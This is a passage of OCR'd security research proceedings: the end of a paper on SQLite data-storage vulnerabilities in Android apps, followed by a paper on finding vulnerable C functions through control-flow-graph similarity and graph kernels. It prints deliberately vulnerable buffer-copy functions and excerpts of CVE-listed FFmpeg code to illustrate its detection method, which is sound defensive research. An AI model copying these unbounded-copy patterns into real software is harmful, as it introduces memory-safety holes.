10	TaxiForSure	5 million			1.5
11	Mobiwik	10 million			0.00
12	Citrus	0.1 million	✓		1.3
13	PayuMoney	0.5 million	✓		1.2
14	BookMyshow	10 million			0.00
15	Uber	50 million			0.00
16	Oxigen Wallet	1 million			0.00
17	Ixigo cab booking	0.1 million			0.00
18	Freecharge	10 million			0.00

confidential information leakage through apps. It modifies the android framework to record the flow of sensitive data between apps. IccTA [15] performs static taint analysis to detect privacy leaks in android apps. It identifies the source and sinks of intents and data passed through it. AAPL [16] performs static analysis to detect privacy disclosures by conducting conditional flow identification and joint flow tracking. It performs peer voting to prune the results by reducing false positives. Zhou et al. [17] proposed a detection mechanism for leakage in content providers. It initially checks the content provider declaration in the manifest for “exported attribute= true” and consequently performs control and data flow analysis to track the flow of sensitive information and looks for information leakage. The contribution of this paper in contrast to the existing work focusses on SQLite databases of an android app which are inherently private. In our knowledge, we are the first one to systematically study the attacks possible on the identified vulnerabilities (storing sensitive data in plain-text and synchronization) of SQLite databases in android appps.

7 Conclusion and Future Work

In this paper, we illustrate the existence of two vulnerabilities in SQLite databases of android apps in rooted android devices. Storing sensitive data in plain text vulnerability, exposes crucial information such as login credentials, personal information, etc. leading to financial losses. Synchronization vulnerability enables database tampering leading to attacks such as spoofing identity, privilege escalation, etc. In order to analyze the predominance of these vulnerabilities in android apps, we performed threat modeling of 18 android apps downloaded from play store. The prevalence of these vulnerabilities in android apps in conjunction with the presence of sensitive data in these databases which if tampered or stolen may lead to fatal consequences (such as spoofing identity, financial losses, etc.), manifests the seriousness of these two vulnerabilities. We have calculated standard risk scores (given by OWASP) to assess the proneness of android apps to these vulnerabilities. We have also provided preliminary mitigation solutions. In future, we plan to look for vulnerabilities in other data storage mediums and work towards automated detection approaches.

References

1. CWE-312: Cleartext Storage of Sensitive Information. https://cwe.mitre.org/data/definitions/312.html. Accessed 23 Jan 2016
2. Storage Options. https://developer.android.com/guide/topics/data/data-storage.html. Accessed 1 Mar 2016
3. Application Threat Modeling. https://www.owasp.org/index.php/Application_Threat_Modeling. Accessed 4 Mar 2016
4. OWASP Mobile Checklist Final 2016. https://drive.google.com/file/d/0BxOPagp1jPHWYmg3Y3BfLVhMcmc/view. Accessed 02 Mar 2016
5. McCormick, Z., Schmidt, D.C.: Data synchronization patterns in mobile application design. In: Proceedings of the 19th Conference on Pattern Languages of Programs, p. 12. The Hillside Group (2012)
6. Transferring Data Using Sync Adapters. https://developer.android.com/training/sync-adapters/index.html. Accessed 28 Dec 2015
7. Jain, V., Sahu, D.R., Tomar, D.S.: Session hijacking: threat analysis and countermeasures
8. A tool for reverse engineering Android apk files. https://ibotpeaches.github.io/Apktool/. Accessed 10 Jan 2016
9. dex2jar. https://github.com/pxb1988/dex2jar. Accessed 11 Feb 2016
10. Threat Risk Modeling. https://www.owasp.org/index.php/Threat_Risk_Modeling. Accessed 14 Apr 2016
11. OWASP Risk Rating Methodology. https://www.owasp.org/index.php/OWASP_Risk_Rating_Methodology. Accessed 25 Apr 2016
12. LINE: Free Calls Messages. https://play.google.com/store/apps/details?id=jp.naver.line.android&hl=en. Accessed 11 Feb 2016
13. Chin, E., Felt, A.P., Greenwood, K., Wagner, D.: Analyzing inter-application communication in android. In: Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services, pp. 239–252. ACM (2011)

14. Enck, W., Ongtang, M., McDaniel, P.: Understanding android security. IEEE Secur. Priv. **1**, 50–57 (2009)
15. Li, L., Bartel, A., Bissyande, T., Klein, J., Le Traon, Y., Arzt, S., Rasthofer, S., Bodden, E., Octeau, D., McDaniel, P.: Iccta: detecting inter-component privacy leaks in android apps. In: IEEE/ACM 37th IEEE International Conference on Software Engineering (ICSE) (2015)
16. Lu, K., Li, Z., Kemerlis, V.P., Wu, Z., Lu, L., Zheng, C., Qian, Z., Lee, W., Jiang, G.: Checking more, alerting less: detecting privacy leakages via enhanced data-flow analysis and peer voting. In: NDSS (2015)
17. Jiang, Y.Z.X.: Detecting passive content leaks and pollution in android applications. In: Proceedings of the 20th Network and Distributed System Security Symposium (NDSS) (2013)

Discovering Vulnerable Functions by Extrapolation: A Control-Flow Graph Similarity Based Approach

Lokesh Jain[1], Aditya Chandran[1(✉)], Sanjay Rawat[1,2], and Kannan Srinathan[1]

[1] International Institute of Information Technology, Hyderabad, India
aditya.chandran@students.iit.ac.in
[2] Vrije Universiteit, Amsterdam, Netherlands

Abstract. We present a method for *vulnerability extrapolation* to identify vulnerable functions in source code. Given a known vulnerable function, the proposed method extrapolates to find similar functions in the code base. Vulnerability extrapolation is based on the observation that given a starting vulnerability, similar behavior may be present in many other functions. In order to capture similarity, we represent functions in terms of syntactic and semantic patterns. These patterns are based on several code features like API usage pattern, argument types and control flow graph (CFG) of the functions. We employ a recent technique, called *graph kernel* to compute similarity directly on the CFGs of functions. We empirically demonstrate the capabilities of the proposed method by evaluating real-world applications to identify vulnerabilities.

Keywords: Software vulnerability · Control flow graph · Graph kernel · Extrapolation · Code similarity

1 Introduction

A software bug is an error, flaw, failure or fault in a system that causes it to produce an incorrect or unexpected result, i.e., to behave in unintended ways. These bugs creep into the software mainly due to inadequate system design and/or improper development practices thus compromising the system security and make it vulnerable to attacks. The discovery of the vulnerabilities in the source code remains as the critical issue in the study of system security. New vulnerabilities are being continuously discovered in softwares [11], which necessitate the need for automated techniques for vulnerability identification. In the past, there have been few studies on this line of research [12,18,20,21]. In particular, inspired by the idea of vulnerability extrapolation [20,21], in this article, we present a method of finding vulnerable functions in C code by extracting structural and semantic patterns over the control flow graphs (CFG) of the functions. These patterns are used as abstract representation of the functions, which is used to compute similarity between *known vulnerable* functions and other functions in the code base. In the following, before introducing the main components of our approach, we motivate the main idea behind it by a simple example of code similarity based vulnerability detection.

1.1 Motivation

The nature of many vulnerabilities is based on the control flow structure of the code rather than mere syntactical structure as is evident from the following example shown in Listing 1.1.

Function `bufCopy()` exhibits a buffer overflow vulnerability which is also present in `bufCopy2()`. By performing vulnerability analysis using API symbols or subtrees (as proposed in [21]), `randomFunc()` will receive a higher similarity than `bufCopy2()`, mainly due to the presence of features like API calls and variable symbols. Ideally, `bufCopy2()` should receive a higher similarity as it has the vulnerability. Through this simple but representative example of vulnerable code, we see that the AST based approach is not efficient in such cases. If we consider the control flow of the code, we find that a general pattern between the two vulnerable functions is the presence of a `while` loop sandwiched between declarations and some statements (including API calls). *Therefore, to detect a vulnerable pattern more accurately, we need to consider richer set of properties of the code such as control flow structure.*

```
char *bufCopy (char *Dest,char *Src)
{
    char *p = Dest;
    int a,b;
    float c,d;
    while (*Src != '\0')
    {
        *p++ = *Src++;
    }
    *p = '\0';
    foo(a,b);
    return Dest;
}
char *bufCopy2 (char *Dest, char *Src)
{
    char *p = Dest;
    while (*Src != '\0')
    {
        *p++ = *Src++;
    }
    *p = '\0';
    return Dest;
}
char *randomFunc (char *Dest,char *Src)
{
    char *p = Dest;
    float c,d;
    int a,b;
    foo(a,b);
    foo(c,d);
    return Dest;
}
```

Listing 1.1. Example Code

In this paper, we attempt to address the challenges of extrapolating code flow based vulnerabilities using CFG based similarity metric. However, graph based similarity techniques tend to be expensive, especially for large graphs [4,7], which poses a practical problem of scalability in using CFG based vulnerability extrapolation. Thanks to recent advancements in graph based similarity techniques, there exists a technique called *Graph Kernel* which we employ to find similar vulnerable functions in large codebases by comparing CFGs of the functions. Figure 1 illustrates a high level representation of the components involved in our approach.




Fig. 1. Schematic diagram

1. For all the functions in a given application, we extract features related to API calls, including features like API symbols, argument and return types. By using these features, each function is represented as vector. We further augment this vector by adding four numeric feature, namely- number of loops, cyclomatic complexity, number of nodes, number of edges. This step is similar to the techniques from [21]. For a selected vulnerable function, we apply *kNN* algorithm to select k nearest neighbors of the vulnerable function. These k functions undergo CFG-based similarity comparison using *graph kernel* method.
2. In CFG based representation, we extract CFGs of k functions, and the selected vulnerable function. In order to have graph based similarity, we resort to a recent technique of computing similarity of graphs, known as graph kernel [17]. In order to distinguish it from *knn* similarity step, we henceforth refer to this step as SimCFG. This step results in a list of functions which are similar to a given vulnerable function based on its syntactic and control-flow properties.

2 Vulnerability Extrapolation Using CFG: SimCFG

While Abstract Syntax Trees are an excellent representation of the syntactical structure of code, they are unsatisfactory in representing code flow properties and data flow properties of code. As mentioned in Sect. 1.1, Control Flow Graphs (CFGs) can complement AST based representation, thereby assisting in various tasks, including code similarity. We, therefore, extend the AST based approached, described in [21] by incorporating CFG based properties while computing similarity. In the following subsections, we describe our method of using CFG features in computing similarity. As CFGs are graphs, computation on graphs of arbitrary complexity is known to be challenging. We, therefore, make use of a recent method for computing/comparing graphs, known as *graph kernel.* In the following, we provide a very brief introduction to graph kernel. Due to paucity of space, we omit the description of steps that are based on [21], but recall that the outcome of this step is a list of k functions which are similar to a given vulnerable function w.r.t. their AST based features.

2.1 Graph Kernel

Graph kernels [17] are inner product functions operating over graphs. They allow one to measure the similarity between two graphs. In terms of their spirit, graph kernels expand the idea of traditional kernel functions in machine learning, to graphs.

As an illustration, a random walk kernel [16] computes similarity between two graphs by performing a random walk on them simultaneously and then counting the number of paths produced by both walks. These simultaneous walks are equivalent to a walk on the direct product of the pair of graphs and offers a computationally efficient way of arriving at similarity. A family of kernels based on this idea can be created by considering different types of graph decompositions such as subtree patterns. We used Weisfeiler-Lehman subtree kernel [15] for capturing the similarity between multiple control flow graphs.

2.1.1 WL Graph Kernel

WL subtree kernel compares subtree patterns in two graphs. Let G1 and G2 be the two graphs and k be any kernel for graphs, that we will call the base kernel. Then the WeisfeilerLehman kernel with h iterations with k is defined as

$$k_{WL}^{(h)}(G1, G2) = k(G1_0, G2_0) + k(G1_1, G2_1) + \cdots + k(G1_h, G2_h)$$

where h is the number of Weisfeiler-Lehman iterations and $G1_i$ and $G2_i$ are the Weisfeiler-Lehman sequences obtained after i^{th} iteration of the kernel functions on $G1$ and $G2$ respectively.

Let Ω is overall set of letters that occur as node labels at least once in G1 or G2. Define $\Omega_i \subseteq \Omega$ as the set of letters that occur as node labels at least once in G1 or G2 at the end of the i-th iteration of the Weisfeiler-Lehman algorithm. Let Ω_0 be the set of original node labels of G1 and G2. Assuming all Ω_i as pairwise disjoint, we can assume that every $\Omega_i = \{\omega_{i1}, \ldots, \omega_{i|\Omega_i|}\}$ is ordered without loss of generality. We define a map r_i: {G1,G2} $\times$ $\Omega_i \rightarrow$ N such that r_i(G1,ω_{ij}) is the number of occurrences of the letter ω_{ij} in the graph G1. The Weisfeiler-Lehman subtree kernel on two graphs G1 and G2 with h iterations is defined as:

$$k_{WLsubtree}^{(h)}(G1, G2) = \langle \delta_{WLsubtree}^{(h)}(G1), \delta_{WLsubtree}^{(h)}(G2) \rangle \tag{1}$$

where

$$\delta_{WLsubtree}^{(h)}(G1) = (r_0(G1, \omega_{01}), \ldots, r_0(G1, \omega_{0|\Omega_0|}), \ldots, r_h(G1, \omega_{h1}), \ldots, r_h(G1, \omega_{h|\Omega_h|}))$$

and

$$\delta_{WLsubtree}^{(h)}(G2) = (r_0(G2, \omega_{01}), \ldots, r_0(G2, \omega_{0|\Omega_0|}), \ldots, r_h(G2, \omega_{h1}), \ldots, r_h(G2, \omega_{h|\Omega_h|})).$$

That is, the Weisfeiler-Lehman subtree kernel counts common original and compressed labels in two graphs.

2.2 Extraction of CFG and Its Conversion to Generalized CFG

In order to use graph kernel, we need to establish a notion of similarity between nodes of the CFGs, which are basic blocks. In order to do so, we transform the CFG into another form of CFG, called as generalized CFG (GCFG). This transformation abstracts the information by classifying the basic blocks into one of three types of nodes i.e. Control statements, function calls and rest of the statements nodes.

The GCFG is created from the extracted CFG, by following a two-step process.

1. **Node Classification**: In the first step, all the nodes in the CFG were classified into one of the three type of nodes - Control statements (i.e. if conditions, switch conditions, loops etc.), statement nodes (i.e. declarations, assignments etc.) and function calls. This can be done by careful regular expression based classification.
2. **Node connection**: Once each node of GCFG is determined, connections are established by replacing the connections of original CFG, and then connecting the sub-nodes of the original nodes of the CFG in the appropriate sequence.


Figure 2 depicts the CFGs and corresponding GCFGs the functions *bufcopy()* and *bufcopy2()* listed in Listing 1.1.

2.3 Identification of Potentially Vulnerable Functions

The problem of finding control flow based similarity between two functions has now been reduced to finding the similarity between their respective Control Flow Graphs (GCFGs, to be more precise). At this stage, we apply kernel graph method to measure similarity among GCFGs, i.e., we represent the example vulnerable function as a GCFG and by using graph kernel, we extrapolate the vulnerable patterns by computing the similarity with the rest of the k functions. The functions are ranked according to their similarity metric with the known vulnerable function.This allows for identification of other functions which have a similar code flow pattern and hence could carry the same vulnerability.

3 Evaluation

We have implemented the proposed method in a proof-of-concept tool, written in python, java and c++. We evaluate our method on six open source project- FFmpeg(0.6), Pidgin(2.10.0), LibTIFF(3.8.1), mpg123(0.59r), Tintin++(1.97.9) and ImageMagick(6.2.8). Due to the paucity of space, we discuss results in details only for FFmpeg and provide only result summaries for other applications in Table 2. For each applications, we select a known vulnerable function and find k nearest neighbors functions from the application. Based on offline experimentation on different values of k, we found $k = 200$ to be the best choice. We apply SimCFG on these 200 functions to filter functions which have graph kernel similarity above 0.75. We arrived this threshold by performing same steps as we did



(a) Extracted CFG *bufcopy()* G1 (b) Extracted CFG *bufcopy2()* G2

(c) Generalized CFG *bufcopy()* G1 (d) Generalized CFG *bufcopy2()* G2

Fig. 2. Extraction of CFG

for *k* with *knn* similarity. In the next section, we provide details for our findings on FFmpeg.

3.1 Case Study: FFmpeg

Original Vulnerability: We have consider vulnerable function *flic_decode_frame_8BPP* (shown in Listing 1.2), reported in CVE-2010-3429, as the starting function. In this function, offsets, specified by the video frame, is not verified to be referring to locations within the array. This could provide attackers with access to locations outside of the pixel array.

Extrapolation: In Table 1 we show three vulnerable functions found by extrapolations in [21], along with the results with our method. For the sake of bravity and to align with the results of [21], we show top 30 similar functions with the three extrapolated vulnerable functions shown in dark shade. In addition to these three functions, we also find other vulnerable functions (shown in ligher shade) such as ff_er_frame_end (CVE-2013-0860), rpza_decode_stream (CVE-2013-7009) and decode_slice_header (CVE-2013-7008) which were not detected by earlier work.

```
static int flic_decode_frame_8BPP(AVCodecContext *avctx, void *data,
int *data_size, const uint8_t *buf, int buf_size)
{ [...]
if ((line_packets & 0xC000) == 0xC000) {
line_packets = -line_packets;
y_ptr += line_packets * s->frame.linesize[0];
} else if ((line_packets & 0xC000) == 0x4000) {
av_log(avctx, AV_LOG_ERROR, "Undefined opcode (
DELTA_FLI\n", line_packets);
} else if ((line_packets & 0xC000) == 0x8000) {
pixels[y_ptr + s->frame.linesize[0] - 1] = line_packets & 0xff;
} else { compressed_lines--; pixel_ptr = y_ptr; pixel_countdown = s->avctx->width;
for (i = 0; i < line_packets; i++) {
pixel_skip = buf[stream_ptr++];
[...] byte_run = (signed char)(buf[stream_ptr++]);
if (byte_run < 0) {
  [...] palette_idx2 =buf[stream_ptr++];
CHECK_PIXEL_PTR(byte_run);
for (j = 0; j <byte_run; j++, pixel_countdown -= 2)
{pixels[pixel_ptr++]=palette_idx1; pixels[pixel_ptr++] = palette_idx2;}
  ...} }
```

Listing 1.2. Original Vulnerable Code of *flic_decode_frame_8BPP* CVE-2010-3429

```
void ff_er_frame_end(MpegEncContext *s)
{ [...]
if(!s->error_recognition || s->error_count==0 || s->avctx->lowres ||
s->avctx->hwaccel ||
s->avctx->codec->capabilities&CODEC_CAP_HWACCEL_VDPAU ||
s->picture_structure != PICT_FRAME ||
// we dont support ER of field pictures yet, though it should not crash if enabled
s->error_count==3*s->mb_width*(s->avctx->skip_top +
s->avctx->skip_bottom)) return;
if(s->current_picture.motion_val[0] == NULL){
av_log(s->avctx,AV_LOG_ERROR,"Warning MVs not available\n");
for(i=0; i<2; i++){
pic->ref_index[i]=av_mallocz(s->mb_stride *
s->mb_height * 4 * sizeof(uint8_t));
[...]
}
if(s->avctx->debug&FF_DEBUG_ER){
for(mb_y=0; mb_y<s->mb_height; mb_y++){
for(mb_x=0; mb_x<s->mb_width; mb_x++){
int status= s->error_status_table[mb_x + mb_y * s->mb_stride];
av_log(s->avctx, AV_LOG_DEBUG, "
av_log(s->avctx, AV_LOG_DEBUG,"\n");} }
[...]
}
```

Listing 1.3. FFMpeg:Detected Vulnerable Code CVE-2013-0860

The function ff_er_frame_end shown in Listing 1.3 has a similar code flow to flic_decode_frame_8BPP by virtue of multiple nested `for` loops and `if` statements. However, this function does not have a similar API usage pattern and syntactical structure as flic_decode_frame_8BPP and is hence ranked low by AST based approach. Our method returns a similarity of 0.89, which is the result of considering control-flow properties of the code.

Table 2 shows the results of applying proposed method on remaining 5 applications. We detect all 8 vulnerable functions in PIDGIN mentioned in [21]. For MPG123, we detect 3 vulnerable functions listed in CVE and 4 potentially vulnerable functions out of which 2 are detected only by CFG based approach.

4 Related Work

This section visits some of the previous works to highlight the important differences *vis-à-vis* our proposed work.

Table 1. Function similarity score for the top 30 candidates for FFMpeg. Column 1–2nd: AST [21]; Column 3–4th: CFGSim.

AST		CFGSim	
Sim	Function_Name	Sim	Function_Name
0.98	flic_decode_frame_15_16BPP	0.933	flic_decode_frame_15_16BPP
0.92	decode_frame	0.908	adpcm_decode_frame
0.92	decode_frame	0.891	ff_er_frame_end
0.91	flac_decode_frame	0.891	wavpack_decode_frame
0.90	decode_format80	0.888	smc_decode_stream
0.89	decode_frame	0.878	decode_frame
0.89	tgv_decode_frame	0.877	decode_frame
0.89	vmd_decode	0.875	vmd_decode
0.89	wavpack_decode_frame	0.874	rpza_decode_stream
0.88	adpcm_decode_frame	0.873	decode_init
0.88	decode_frame	0.871	lz_unpack
0.88	aasc_decode_frame	0.869	aw_pulse_set1
0.88	vqa_decode_chunk	0.866	msrle_decode_8_16_24_32
0.87	cmv_process_header	0.845	sbr_make_f_master
0.87	msrle_decode_8_16_24_32	0.828	decode_slice_header
0.87	wmavoice_decode_init	0.824	flac_decode_frame
0.85	decode_frame	0.821	ff_er_add_slice
0.84	smc_decode_stream	0.817	xvid_encode_frame
0.84	rl2_decode_init	0.814	qdm2_decode_super_block
0.84	xvid_encode_init	0.814	cmv_decode_inter
0.84	vmdvideo_decode_init	0.811	rle_unpack
0.83	mjpega_dump_header	0.809	msrle_decode_pal4
0.82	ff_flac_is_extradata_valid	0.805	loop_filter
0.82	decode_init	0.805	vqa_decode_chunk
0.82	ws_snd_decode_frame	0.796	decode_format80
0.81	bmp_decode_frame	0.790	rl2_rle_decode
0.81	sbr_make_f_master	0.777	bmp_decode_frame
0.80	ff_h264_decode_ref_pic_.	0.776	wmavoice_decode_init
0.80	decode_frame	0.773	ws_snd_decode_frame
0.79	vqa_decode_init	0.771	vqa_decode_init

There have been studies on detecting vulnerability using API usage pattern so as to observe the content usage of the code which often plays a vital role in identifying vulnerability. Some static analysis tools are built on such concepts, e.g., Flawfinder [1]. However, these tools and method are limited to their database. Thus vulnerabilities which have an unknown API usage pattern cannot be detected. Some studies are based on the hypothesis that most of the code in a system is replicated, thereby increasing the chances of several functions containing a similar if not same vulnerability [6].

There also exist tools and evaluation techniques for detecting such functions in code [2,9]. There are some studies entirely different from traditional techniques which exploit principles of computational linguistics in vulnerability detection [13]. Following this line of research, in [20], the authors introduced the concept of *vulnerability extrapolation* to find similar vulnerabilities in a given code base and further extended the approach in [21]. Needless to mention, this is closest to our work which we have referred to and compared with throughout the paper.

In the domain of vulnerability detection, however, there exist approaches such as Fuzzing and dynamic taint analysis [10,14].

There have been several studies conducted on program analysis using AST, CFG, Call Graph, Program Dependency Graph and other representations of code [3,5]. This forms the basis for detecting vulnerability using graphs. Existing techniques combine the Call Graph and Control Flow Graph for detecting anomaly using probabilistic methods [19]. These techniques are limited to detect intrusion when the program behaviour deviates from an actual learned model. Very recently (almost parallel to our work, June 2016), Li *et al.* investigated the idea of using graph kernels for code similarity [8]. Though at idea level, our proposed method is similar to this work, we deviate substantially at implementing the graph kernels. In [8], graph are constructed to capture either *call-chain*

Table 2. Result of applying SimCFG on remaining 5 applications. A * after the function name represents the fact that the function was not detected by AST based approach.

Application name	Example vulnerable function	Extrapolated vulnerable function
PIDGIN(2.10.0)	receiveauthgrant() (CVE-2011-4601)	receiveauthreply(), receiveadded(), parseadd(), parsemod(), mtn_receive(), parseinfo_create(), parseicon(), keyparse()
TinTin++(1.97.9)	add_line_buffer() (CVE-2008-0671)	DO_CHAT()(CVE-2008-0673), process_chat_input()(CVE-2008-0672), buffer_f()*(CWE-119:CWE-120)(CWE-190), readmud()*(CWE-119:CWE-120)(CWE-126)
MPG123(0.59r)	readstring() (CVE-2003-0865)	find_next_file(CVE-2004-1284), read_frame()*(CWE-119:CWE-120), http_open()(CVE-2007-0578), init_input()*(CWE-120)(CWE-126), default_init()*(CWE-119:CWE-120), url2hostport()*(CWE-120)(CWE-190), getauthfromURL()(CVE-2004-0982)
LibTiff(3.8.1)	TIFFReadDirectory() (CVE-2012-2088)	t2p_read_tiff_init()(CVE-2012-3401), LZWDecode()(CVE-2008-2327), LZWDecodeCompat()(CVE-2008-2327), t2p_readwrite_pdf_image()*(CWE-120, CWE-20), cvt_whole_image()(CVE-2009-2347), EstimateStripByteCounts()(CVE-2006-3463), readgifimage()(CVE-2013-4243)
ImageMagick(6.2.8)	ReadDIBImage() (CVE-2007-4988)	ReadSGIImage()(CVE-2006-4144), DecodeImage()(CVE-2006-3744), ReadDCMImage()(CVE-2007-4986), ReadDIBImage()(CVE-2007-4986), WriteDIBImage()(CVE-2007-4986), ReadXBMImage()(CVE-2007-4986), ReadXCFImage()(CVE-2007-4986), ReadXWDImage()(CVE-2007-4986), WriteXWDImage()(CVE-2007-4986), OpenBlob()*(CWE-119:CWE-120), ReadPSDImage()*(CWE-119:CWE-120)

or dataflow among variables. On the contrary, we generate graphs to capture control flow of the program.

5 Conclusions

Developing automated system for detecting vulnerability is a key to strengthen the security in a world of computers where a small loophole could result in loss or theft of critical data or denial of critical services. Due to large volumes of code, it is mandatory to identify some vulnerability patterns which help reduce the huge search space and highlight critical sections of code thus, enabling quick identification of software vulnerabilities.

Our method identifies the functions which are candidates for being potentially vulnerable functions. Our method utilizes content, structural patterns and control flow patterns of the code to extrapolate vulnerability and thus find similar bugs in the complete application.

The effectiveness of our method is amply demonstrated by the identification of many vulnerable functions mentioned in the CVE list. Our method can also be combined with other vulnerability detection techniques. If a new vulnerability is identified by utilising any of the existing vulnerability detection techniques, it can be extrapolated to the entire code base thus identifying other instances of the same or similar vulnerabilities. By using our technique one can immediately patch similar kind of flaws existing within the application efficiently.

References

1. Flawfinder, d. A. Wheeler. http://www.dwheeler.com/flawfinder/
2. Ducasse, S., Rieger, M., Demeyer, S.: A language independent approach for detecting duplicated code. In: Proceedings of IEEE Software Maintenance, pp. 109–118. IEEE (1999)
3. Einarsson, A., Nielsen, J.D.: A survivors guide to java program analysis with soot. Department of Computer Science, University of Aarhus, Denmark, BRICS (2008)
4. Fan, W., Li, J., Ma, S., Wang, H., Wu, Y.: Graph homomorphism revisited for graph matching. Proc. VLDB Endow. **3**(1–2), 1161–1172 (2010)
5. Fechete, R., Kienesberger, G., Blieberger, J.: A framework for CFG-based static program analysis of ada programs. In: Kordon, F., Vardanega, T. (eds.) Ada-Europe 2008. LNCS, vol. 5026, pp. 130–143. Springer, Heidelberg (2008). doi:10.1007/978-3-540-68624-8_10
6. Kapser, C., Godfrey, M.W.: Toward a taxonomy of clones in source code: a case study. In: Proceedings of ELISA 2003, pp. 67–78 (2003)
7. Krissinel, E.B., Henrick, K.: Common subgraph isomorphism detection by backtracking search. Softw. Pract. Exper. **34**(6), 591–607 (2004)
8. Li, W., Saidi, H., Sanchez, H., Schäf, M., Schweitzer, P.: Detecting similar programs via the weisfeiler-leman graph kernel. In: Kapitsaki, G.M., Santana de Almeida, E. (eds.) ICSR 2016. LNCS, vol. 9679, pp. 315–330. Springer, Heidelberg (2016). doi:10.1007/978-3-319-35122-3_21
9. Li, Z., Lu, S., Myagmar, S., Zhou, Y.: Cp-miner: finding copy-paste and related bugs in large-scale software code. IEEE Trans. Softw. Eng. **32**(3), 176–192 (2006)
10. Newsome, J., Song, D.: Dynamic taint analysis for automatic detection, analysis, and signature generation of exploits on commodity software. In: NDSS. IEEE (2005)
11. Ransbotham, S.: An empirical analysis of exploitation attempts based on vulnerabilities in open source software. In: WEIS (2010)
12. Rawat, S., Mounier, L.: Finding buffer overflow inducing loops in binary executables. In: Proceedings Software Security and Reliability (SERE), pp. 177–186. IEEE CSP (2012)
13. Rieck, K., Laskov, P.: Detecting unknown network attacks using language models. In: Büschkes, R., Laskov, P. (eds.) DIMVA 2006. LNCS, vol. 4064, pp. 74–90. Springer, Heidelberg (2006). doi:10.1007/11790754_5
14. Schwartz, E.J., Avgerinos, T., Brumley, D.: All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In: IEEE S&P 2010, pp. 317–331. IEEE (2010)

15. Shervashidze, N., Schweitzer, P., Van Leeuwen, E.J., Mehlhorn, K., Borgwardt, K.M.: Weisfeiler-lehman graph kernels. J. Mach. Learn. Res. **12**, 2539–2561 (2011)
16. Sugiyama, M., Borgwardt, K.: Halting in random walk kernels. In: Advances in Neural Information Processing Systems, pp. 1630–1638 (2015)
17. Vishwanathan, S.V.N., Schraudolph, N.N., Kondor, R., Borgwardt, K.M.: Graph kernels. J. Mach. Learn. Res. **11**, 1201–1242 (2010)
18. Williams, C.C., Hollingsworth, J.K.: Automatic mining of source code repositories to improve bug finding techniques. IEEE Trans. Software Eng. **31**(6), 466–480 (2005)
19. Xu, K., Yao, D.D., Ryder, B.G., Tian, K.: Probabilistic program modeling for high-precision anomaly classification. In: IEEE Computer Security Foundations Symposium, pp. 497–511. IEEE (2015)
20. Yamaguchi, F., Lindner, F., Rieck, K.: Vulnerability extrapolation: assisted discovery of vulnerabilities using machine learning. In: Proceedings of USENIX Conference on Offensive Technologies, pp. 13–13. USENIX Association (2011)
21. Yamaguchi, F., Lottmann, M., Rieck, K.: Generalized vulnerability extrapolation using abstract syntax trees. In: Proceedings of ACSAC, pp. 359–368. ACM (2012)

Author Index